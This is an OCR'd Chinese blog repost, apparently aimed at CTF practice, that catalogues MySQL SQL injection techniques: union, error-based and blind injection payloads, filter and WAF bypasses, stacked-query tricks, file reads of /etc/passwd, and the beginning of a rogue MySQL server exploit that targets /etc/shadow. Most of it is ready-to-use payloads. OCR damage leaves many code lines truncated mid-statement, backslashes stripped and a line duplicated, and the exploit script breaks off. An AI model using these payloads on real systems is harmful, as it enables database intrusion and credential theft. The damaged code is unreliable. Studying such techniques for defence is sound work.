
SQL注入基础整理及Tricks总结

转载

THMAIL 于 2020-08-04 10:42:18 发布 480 收藏 3
分类专栏： 安全
原文链接：https://www.anquanke.com/post/id/205376



前言：对已知的SQL注入手段作了较为全面和详尽的整理，大概是我几年的全部积累了，虽然可能有许多遗漏的地方，但我相信还是很有参考价值的。

本文的注入场景为：

一、基础注入

1.联合查询

即最常见的union注入：

若前面的查询结果不为空，则返回两次查询的值：

若前面的查询结果为空，则只返回union查询的值：

```
mysql> select balabala from table1 where bbb='' union select database();
+-----------+
| balabala  |
+-----------+
| pdotest   |
+-----------+
1 row in set (0.00 sec)
```

查完数据库接下来就要查表名：

```
' union select group_concat(table_name) from information_schema.tables where table_schema=database()%23
```

```
mysql> select balabala from table1 where bbb='' union select group_concat(table_name) from information_schema.tables whe
re table_schema=database();
+-----------+
| balabala  |
+-----------+
| table1    |
+-----------+
1 row in set (0.09 sec)
```

接下来是字段名：

```
' union select group_concat(column_name) from information_schema.columns where table_name='table1'%23
```

得到字段名后查询相应字段：

```
' union select flag from table1%23
```

一个基本的SQL注入过程就结束了。

2.报错注入

报错注入是利用mysql在出错的时候会引出查询信息的特征，常用的报错手段有如下10种：

```
1.floor()

select * from test where id=1 and (select 1 from (select count(*),concat(user(),floor(rand(0)*2))x from inf

2.extractvalue()

select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));

3.updatexml()

select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));

4.geometrycollection()

select * from test where id=1 and geometrycollection((select * from(select * from(select user())a)b));

5.multipoint()

select * from test where id=1 and multipoint((select * from(select * from(select user())a)b));

6.polygon()

select * from test where id=1 and polygon((select * from(select * from(select user())a)b));

7.multipolygon()

select * from test where id=1 and multipolygon((select * from(select * from(select user())a)b));

8.linestring()

select * from test where id=1 and linestring((select * from(select * from(select user())a)b));

9.multilinestring()

select * from test where id=1 and multilinestring((select * from(select * from(select user())a)b));

10.exp()

select * from test where id=1 and exp(~(select * from(select user())a));
```

效果：

3.布尔盲注

常见的布尔盲注场景有两种，一是返回值只有True或False的类型，二是Order by盲注。

返回值只有True或False的类型


如果查询结果不为空，则返回True（或者是Success之类的），否则返回False

这种注入比较简单，可以挨个猜测表名、字段名和字段值的字符，通过返回结果判断猜测是否正确

例：parameter=’ or ascii(substr((select database()) ,1,1))<115—+

Orderby盲注

order by rand(True)和order by rand(False)的结果排序是不同的，可以根据这个不同来进行盲注：



例：

```
order by rand(database()='pdotest')
```

返回了True的排序，说明database()='pdotest'是正确的值

4.时间盲注

其实大多数页面，即使存在sql注入也基本是不会有回显的，因此这时候就要用延时来判断查询的结果是否正确。

常见的时间盲注有5种：

1.sleep(x)

```
id=' or sleep(3)%23

id=' or if(ascii(substr(database(),1,1))>114,sleep(3),0)%23
```

查询结果正确，则延迟3秒，错误则无延时。

2.benchmark()

通过大量运算来模拟延时：

```
id=' or benchmark(10000000,sha(1))%23

id=' or if(ascii(substr(database(),1,1))>114,benchmark(10000000,sha(1)),0)%23
```

本地测试这个值大约可延时3秒：

```
mysql> select balabala from table1 where '1'='2' or benchmark(10000000,sha(1));
Empty set (3.13 sec)
```

3.笛卡尔积

计算笛卡尔积也是通过大量运算模拟延时：

```
select count(*) from information_schema.tables A,information_schema.tables B,information_schema.tables C

select balabala from table1 where '1'='2' or if(ascii(substr(database(),1,1))>0,(select count(*) from infor
```

笛卡尔积延时大约也是3秒

4.get_lock

属于比较鸡肋的一种时间盲注，需要两个session，在第一个session中加锁：

```
select get_lock('test',1)
```

然后再第二个session中执行查询：

```
select get_lock('test',5)
```

另一个窗口：

5.rlike+rpad

rpad(1,3,'a')是指用a填充第一位的字符串以达到第二位的长度
经本地测试mysql5.7最大允许用单个rpad()填充349525位，而多个rpad()可以填充4个349525位，
因此可用：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad
```

以上所写是本地测试的最大填充长度，延时0.3秒，最后的asdasdasd对时间长度有巨大影响，可以增长其长度以增大时延
这个长度大概是1秒：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad
```

这个长度大概是2秒：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad
```

5.HTTP头注入

用于在cookie或referer中存储数据的场景，通常伴随着base64加密或md5等摘要算法，注入方式与上述相同。


6.HTTP分割注入

如果存在一个登录场景，参数为username&password

查询语句为select xxx from xxx where username='xxx' and password='xxx'

但是username参数过滤了注释符，无法将后面的注释掉，则可尝试用**内联注释**把password注释掉，凑成一条新语句后注释或闭合掉后面的语句：

例如实验吧加了料的报错注入：



（来源：https://www.cnblogs.com/s1ye/p/8284806.html）

这样就凑成了如下的语句,将password参数直接注释掉：

```
select * from users where username='1' or extractvalue/*'and password='1*/(1,concat(0x7e,(select database()
```

当然这种注入的前提是**单引号没有被过滤**。如果过滤不太多的话，其实也有很多其他的方式如：

```
POST username=1' or if(ascii(substr(database(),1,1))=115,sleep(3),0) or '1&password=1
凑成：
select * from users where username='1' or if(ascii(substr(database(),1,1))>0,sleep(3),0) or '1' and passwor
```

还有一个例子是GYCTF中的一道sql注入题，通过注入来登录：

过滤了空格,union,#,—+,/*,^,or,|

这样上面用类似or ‘1’=’1’万能钥匙的方式来注入就不太可能了。

可以考虑**将password作为函数的参数**来闭合语句：

```
username=admin'and(strcmp(&password=,'asdasdasdasdasdasd'))and'1
这样凑成：
select username from users where username='admin'and(strcmp('and password=','asdasdasdasdasdasd'))and'1'
```

strcmp比较，二者不一致返回True，一致返回False，而MySQL会将’1’判断为数字1，即True，因此该查询语句结果为True

7.二次注入

二次注入就是攻击者构造的恶意payload首先会被服务器存储在数据库中，在之后取出数据库在进行SQL语句拼接时产生的SQL注入问题

假如登录/注册处的SQL语句没有可以注入的地方，并将username储存在session中，而在登录之后页面查询语句没有过滤，为：

select * from users where username=’$_SESSION[‘username’]’

则我们在注册的时候便可将注入语句写入到session中，在登录后再查询的时候则会执行SQL语句：

如username=admin’#，登录后查询语句为：

```
select * from users where username='admin' #'
```

就构成了SQL注入。

8.SQL约束攻击

假如注册时username参数在mysql中为**字符串**类型，并且有**unique属性**，设置了长度为VARCHAR(20)。

则我们注册一个username为admin[20个空格]asd的用户名，则在mysql中首先会判断是否有重复，若无重复，则会**截取前20个字符**加入到数据库中，所以数据库存储的数据为admin[20个空格]，而进行登录的时候，SQL语句会**忽略空格**，因此我们相当于覆写了admin账号。

二、基础绕过

1.大小写绕过

用于过滤时没有匹配大小写的情况：

SelECt * from table;

2.双写绕过

用于将禁止的字符直接删掉的过滤情况如：

preg_replace(‘/select/‘,’’,input)

则可用seselectlect *from xxx来绕过，在删除一个select后剩下的就是select* from xxx

3.添加注释

```
/*! */类型的注释，内部的语句会被执行
```

本地mysql5.7测试通过：

可以用来绕过一些WAF，或者绕过**空格**

但是，不能将关键词用注释分开，例如下面的语句是不可以执行的（或者说只能在某些较老的版本执行）：

```
select bbb from table1 where balabala='' union se/*!lect database()*/;
```

4.使用16进制绕过特定字符

如果在查询字段名的时候表名被过滤，或是数据库中某些特定字符被过滤，则可用16进制绕过：

```
select column_name from information_schema.columns where table_name=0x7573657273;
```

0x7573657273为users的16进制

5.宽字节、Latin1默认编码

宽字节注入

用于**单引号被转义**，但编码为**gbk编码**的情况下，用特殊字符将其与反斜杠合并，构成一个特殊字符：

```
username = %df'#
经gbk解码后变为：
select * from users where username ='運'#
```

成功闭合了单引号。

Latin1编码

Mysql表的编码默认为latin1，如果设置字符集为utf8，则存在一些latin1中有而utf8中没有的字符，而Mysql是如何处理这些字符的呢？**直接忽略**

于是我们可以输入?username=admin%c2，存储至表中就变为了admin

上面的%c2可以换为%c2-%ef之间的任意字符

6.各个字符以及函数的代替

数字的代替：

摘自MySQL注入技巧

代替字符	数	代替字符	代替的数	数、字	代替的数
false、!pi()	0	ceil(pi()*pi())	A	ceil((pi()+pi())*pi())	K
true、!(!pi())	1	ceil(pi()*pi())+true	B	ceil(ceil(pi())*version())	L
true+true	2	ceil(pi()+pi()+version())	C	ceil(pi()*ceil(pi()+pi()))	M
floor(pi())、~~pi()	3	floor(pi()*pi()+pi())	D	ceil((pi()+ceil(pi()))*pi())	N
ceil(pi())	4	ceil(pi()*pi()+pi())	E	ceil(pi())*ceil(version())	O
floor(version()) //注意版本	5	ceil(pi()*pi()+version())	F	floor(pi()*(version()+pi()))	P
ceil(version())	6	floor(pi()*version())	G	floor(version()*version())	Q
ceil(pi()+pi())	7	ceil(pi()*version())	H	ceil(version()*version())	R
floor(version()+pi())	8	ceil(pi()*version())+true	I	ceil(pi()*pi()*pi()-pi())	S
floor(pi()*pi())	9	floor((pi()+pi())*pi())	J	floor(pi()*pi()*floor(pi()))	T

其中!(!pi())代替1本地测试没有成功，还不知道原因。

常用字符的替代

```
and -> &&
or -> ||
空格-> /**/ -> %a0 -> %0a -> +
# -> --+ -> ;%00(php<=5.3.4) -> or '1'='1
= -> like -> regexp -> <> -> in
注：regexp为正则匹配，利用正则会有些新的注入手段
```

常用函数的替代

字符串截取/拼接函数：

摘自https://xz.aliyun.com/t/7169

函数	说明
SUBSTR(str,N_start,N_length)	对指定字符串进行截取，为SUBSTRING的简单版。
SUBSTRING()	多种格式SUBSTRING(str,pos)、SUBSTRING(str FROM pos)、SUBSTRING(str,pos,len)、SUBSTRING(str FROM pos FOR len)。
RIGHT(str,len)	对指定字符串从**最右边**截取指定长度。
LEFT(str,len)	对指定字符串从**最左边**截取指定长度。
RPAD(str,len,padstr)	在 str 右方补齐 len 位的字符串 padstr，返回新字符串。如果 str 长度大于 len，则返回值的长度将缩减到 len 所指定的长度。
LPAD(str,len,padstr)	与RPAD相似，在str左边补齐。

函数	说明
MID(str,pos,len)	同于 SUBSTRING(str,pos,len)。
INSERT(str,pos,len,newstr)	在原始字符串 str 中，将自左数第 pos 位开始，长度为 len 个字符的字符串替换为新字符串 newstr，然后返回经过替换后的字符串。INSERT(str,len,1,0x0)可当做截取函数。
CONCAT(str1,str2…)	函数用于将多个字符串合并为一个字符串
GROUP_CONCAT(…)	返回一个字符串结果，该结果由分组中的值连接组合而成。
MAKE_SET(bits,str1,str2,…)	根据参数1，返回所输入其他的参数值。可用作布尔盲注， 如：EXP(MAKE_SET((LENGTH(DATABASE())>8)+1,'1','710'))。

函数/语句	说明
LENGTH(str)	返回字符串的长度。
PI()	返回π的具体数值。
REGEXP “statement”	正则匹配数据，返回值为布尔值。
LIKE “statement”	匹配数据，%代表任意内容。返回值为布尔值。
RLIKE “statement”	与regexp相同。
LOCATE(substr,str,[pos])	返回子字符串第一次出现的位置。
POSITION(substr IN str)	等同于 LOCATE()。
LOWER(str)	将字符串的大写字母全部转成小写。同：LCASE(str)。
UPPER(str)	将字符串的小写字母全部转成大写。同：UCASE(str)。
ELT(N,str1,str2,str3,…)	与MAKE_SET(bit,str1,str2...)类似，根据N返回参数值。
NULLIF(expr1,expr2)	若expr1与expr2相同，则返回expr1，否则返回NULL。
CHARSET(str)	返回字符串使用的字符集。
DECODE(*crypt_str*,*pass_str*)	使用 pass_str 作为密码，解密加密字符串 crypt_str。加密函数：ENCODE(str,pass_str)。

7.逗号被过滤

用join代替：
-1 union select 1,2,3
-1 union select * from (select 1)a join (select 2)b join (select 3)c%23

limit：
limit 2,1
limit 1 offset 2

substr:
substr(database(),5,1)
substr(database() from 5 for 1) from为从第几个字符开始，for为截取几个
substr(database() from 5)
如果for也被过滤了
mid(REVERSE(mid(database()from(-5)))from(-1)) reverse是反转，mid和substr等同

if:
if(database()='xxx',sleep(3),1)
id=1 and databse()='xxx' and sleep(3)
select case when database()='xxx' then sleep(5) else 0 end

8.limit被过滤

select user from users limit 1

加限制条件，如：

select user from users group by user_id having user_id = 1 (user_id是表中的一个column)

9.information_schema被过滤

innodb引擎可用mysql.innodb_table_stats、innodb_index_stats，日志将会把表、键的信息记录到这两个表中

除此之外，系统表sys.schema_table_statistics_with_buffer、sys.schema_auto_increment_columns用于记录查询的缓存，某些情况下可代替information_schema

10.and or && ||被过滤

可用运算符! ^ ~以及not xor来代替：

例如：

```
真^真^真=真

真^假^真=假

真^(!(真^假))=假
……
```

等等一系列组合

eg: select bbb from table1 where '29'='29'^if(ascii(substr(database(),1,1))>0,sleep(3),0)^1;

真则sleep(3)，假则无时延

三、特定场景的绕过

1.表名已知字段名未知的注入

join注入得到列名：

条件：有回显（本地尝试了下貌似无法进行时间盲注，如果有大佬发现了方法可以指出来）

第一个列名：

```
select * from(select * from table1 a join (select * from table1)b)c
```

```
mysql> select * from(select * from table1 a join (select * from table1)b)c;
ERROR 1060 (42S21): Duplicate column name 'balabala'
```

第二个列名：

```
select * from(select * from table1 a join (select * from table1)b using(balabala))c
```

```
mysql> select * from(select * from table1 a join (select * from table1)b using(balabala))c;
ERROR 1060 (42S21): Duplicate column name 'eihey'
```

第三个列名：

```
select * from(select * from table1 a join (select * from table1)b using(balabala,eihey))c
```

```
mysql> select * from(select * from table1 a join (select * from table1)b using(balabala,eihey))c;
ERROR 1060 (42S21): Duplicate column name 'flag'
```

以此类推……

在实际应用的的过程中，该语句可以用于**判断条件中**：

类似于select xxx from xxx where '1'='1' and 语句='a'

```
mysql> select * from table1 where 1=(select * from(select * from table1 a join (select * from table1)b using(balabala,ei
hey))c);
ERROR 1060 (42S21): Duplicate column name 'flag'
```

join利用别名直接注入：

上述获取列名需要有回显，其实**不需要知道列名即可获取字段内容**：

采用别名：union select 1,(select b.2 from (select 1,2,3,4 union select * from table1)b limit 1,1),3

该语句即把(select 1,2,3,4 union select * from users)查询的结果作为表b，然后从表b的第1/2/3/4列查询结果

当然，1,2,3,4的数目要根据表的列名的数目来确定。

```
select * from table1 where '1'='' or if(ascii(substr((select b.2 from (select 1,2,3,4 union select * from t
```

2.堆叠注入&select被过滤

select被过滤一般只有在堆叠注入的情况下才可以绕过，除了极个别不需要select可以直接用password或者flag进行查询的情况

在堆叠注入的场景里，最常用的方法有两个：

1.预编译：

没错，预编译除了防御SQL注入以外还可以拿来执行SQL注入语句，可谓双刃剑：

```
id=1';Set @x=0x31;Prepare a from “select balabala from table1 where 1=?”;Execute a using @x;
```

或者：

```
set @x=0x73656c6563742062616c6162616c612066726f6d207461626c65312077686572652313d31;prepare a from @x;execu
```

上面一大串16进制是select balabala from table1 where 1=1的16进制形式

2.Handler查询

Handler是Mysql特有的轻量级查询语句，并未出现在SQL标准中，所以SQL Server等是没有Handler查询的。

Handler查询的用法：

handler table1 open as fuck;//打开句柄

handler fuck read first;//读所有字段第一条

handler fuck read next;//读所有字段下一条

……

handler fuck close;//关闭句柄

3.PHP正则回溯BUG

PHP为防止正则表达式的DDos，给pcre设定了回溯次数上限，默认为100万次，超过这个上限则未匹配完，则直接返回False。

例如存在preg_match("/union.+?select/ig",input)的过滤正则，则我们可以通过构造

```
union/*100万个1*/select
```

即可绕过。

4.PDO场景下的SQL注入

PDO最主要有下列三项设置：

```
PDO::ATTR_EMULATE_PREPARES

PDO::ATTR_ERRMODE

PDO::MYSQL_ATTR_MULTI_STATEMENTS
```

第一项为模拟预编译，如果为False，则不存在SQL注入；如果为True，则PDO并非真正的预编译，而是将输入统一转化为字符型，并转义特殊字符。这样如果是gbk编码则存在宽字节注入。

第二项为报错，如果设为True，可能会泄露一些信息。

第三项为多句执行，如果设为True，且第一项也为True，则会存在宽字节+堆叠注入的双重大漏。

详情请查看我的另一篇文章：

从宽字节注入认识PDO的原理和正确使用

5.Limit注入（5.7版本已经废除）

适用于5.0.0-5.6.6版本

如果存在一条语句为

```
select bbb from table1 limit 0,1
```

后面接可控参数，则可在后面接union select：

```
select bbb from table1 limit 0,1 union select database();
```

如果查询语句加入了order by：

```
select bbb from table1 order by balabala limit 0,1
```

，则可用如下语句注入：

```
select bbb from table1 order by balabala limit 0,1 PROCEDURE analyse(1,1)
```

其中1可换为其他盲注的语句

6.特殊的盲注

（1）查询成功与mysql error

与普通的布尔盲注不同，这类盲注只会回显执行成功和mysql error，如此只能通过可能会报错的注入来实现，常见的比较简单的报错函数有：

```
整数溢出：cot(0)，pow(999999,999999)，exp(710)

几何函数：polygon(ans)，linestring(ans)
```

因此可以按照下面的逻辑来构造语句：

parameter=1 and 语句 or cot(0)

若语句为真，则返回正确结果并忽略后面的cot(0)；语句为假，则执行后面的cot(0)报错

无回显的情况：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',benchmark(10000000,sha1(1)),1) and cot(0);
或
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad
```

用rpad+rlike以及benchmark的时间盲注可以成功，但是sleep()不可以，不太清楚原因。

（2）mysql error的前提下延时与不延时

这个看起来有点别扭，就是不管查询结果对还是不对，一定要mysql error

还是感觉很别扭吧……网鼎杯web有道题就是这样的场景，insert注入但是只允许插入20条数据，所以不得不构造mysql error来达到在不插入数据的条件下盲注的目的。详情见网鼎杯Writeup+闲扯

有个很简单的方法当时没有想到，就是上面rpad+rlike的时间盲注，因为当时sleep测试是没法盲注的，但是没有测试rpad+rlike的情况，这个方法就是：

假 or if(语句,rpad延时语句='a',1) and cot(0)

这样，无论语句是真是假，都会向后执行cot(0)，必然报错

如果语句为真，则延时，如果语句为假，则不延时，这就完美的达到了目的

payload：

```
select * from table1 where 1=0 or if(mid(user(),1,1)='s','a'=benchmark(1000000,sha1(1)),1) and cot(0);
或
select * from table1 where 1=0 or if(mid(user(),1,1)='s','a'=concat(rpad(1,349525,'a'),rpad(1,349525,'a'),r
```

当然，比赛时想到的用sleep()的方法也是可以的。

上面提到cot(0)会报错，即cot(False)会报错，所以只要让内部为False则必定会执行

并且我们知道sleep(x)的返回值为0：

这样就很好办了，if(语句,sleep(3),0)，这样语句不管为真还是假都返回False

所以构造语句

```
select * from table1 where '1'='1' and cot(if(ascii(substr(database(),1,1))>0,sleep(3),0));
```

（3）表名未知

表名未知只能去猜表名，通过构造盲注去猜测表名，这里不再过多赘述。

四.文件的读写

1.读写权限

在进行MySQL文件读写操作之前要先查看是否拥有权限，mysql文件权限存放于mysql表的file_priv字段，对应不同的User，如果可以读写，则数据库记录为Y，反之为N：

```
mysql> select file_priv,User from mysql.user;
+-----------+---------------+
| file_priv | User          |
+-----------+---------------+
| Y         | root          |
| N         | mysql.session |
| N         | mysql.sys     |
+-----------+---------------+
3 rows in set (0.00 sec)
```

我们可以通过user()查看当前用户是什么，如果对应用户具有读写权限，则往下看，反之则放弃这条路找其他的方法。


除了要查看用户权限，还有一个地方要查看，即**secure-file-priv**。它是一个系统变量，用于限制读写功能，它的值有三种：

（1）无内容，即无限制

（2）为NULL，表示禁止文件读写

（3）为目录名，表示仅能在此目录下读写

可用select @@secure_file_priv查看：



此处为Windows环境，可以读写的目录为E:wamp64tmp

2.读文件

如果满足上述2个条件，则可尝试读写文件了。

常用的读文件的语句有如下几种：

```
select load_file(file_path);
load data infile "/etc/passwd" into table 库里存在的表名 FIELDS TERMINATED BY 'n'; #读取服务端文件
load data local infile "/etc/passwd" into table 库里存在的表名 FIELDS TERMINATED BY 'n'; #读取客户端文件
```

需要注意的是，file_path必须为绝对路径，且反斜杠需要转义：

3.mysql任意文件读取漏洞

攻击原理详见：https://paper.seebug.org/1112/

exp：

摘自：https://github.com/Gifts/Rogue-MySql-Server/blob/master/rogue_mysql_server.py

下面filelist是需要读取的文件列表，需要自行设置，该漏洞需要一个恶意mysql服务端，执行exp监听恶意mysql服务的对应端口，在目标服务器登录恶意mysql服务端

```
#!/usr/bin/env python
#coding: utf8

import socket
import asyncore
import asynchat
import struct
import random
import logging
import logging.handlers

PORT = 3306
log = logging.getLogger(__name__)
log.setLevel(logging.DEBUG)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%(message)s"))
```

```
tmp_format.setFormatter(logging.Formatter('%(asctime)s:%(levelname)s:%(message)s'))
log.addHandler(
    tmp_format
)

filelist = (
#    r'c:boot.ini',
    r'c:windowswin.ini',
#    r'c:windowssystem32driversetchosts',
#    '/etc/passwd',
#    '/etc/shadow',
)

#================================================
#=======No need to change after this lines=======
#================================================

__author__ = 'Gifts'

def daemonize():
    import os, warnings
    if os.name != 'posix':
        warnings.warn('Cant create daemon on non-posix system')
        return

    if os.fork(): os._exit(0)
    os.setsid()
    if os.fork(): os._exit(0)
    os.umask(0o022)
    null=os.open('/dev/null', os.O_RDWR)
    for i in xrange(3):
        try:
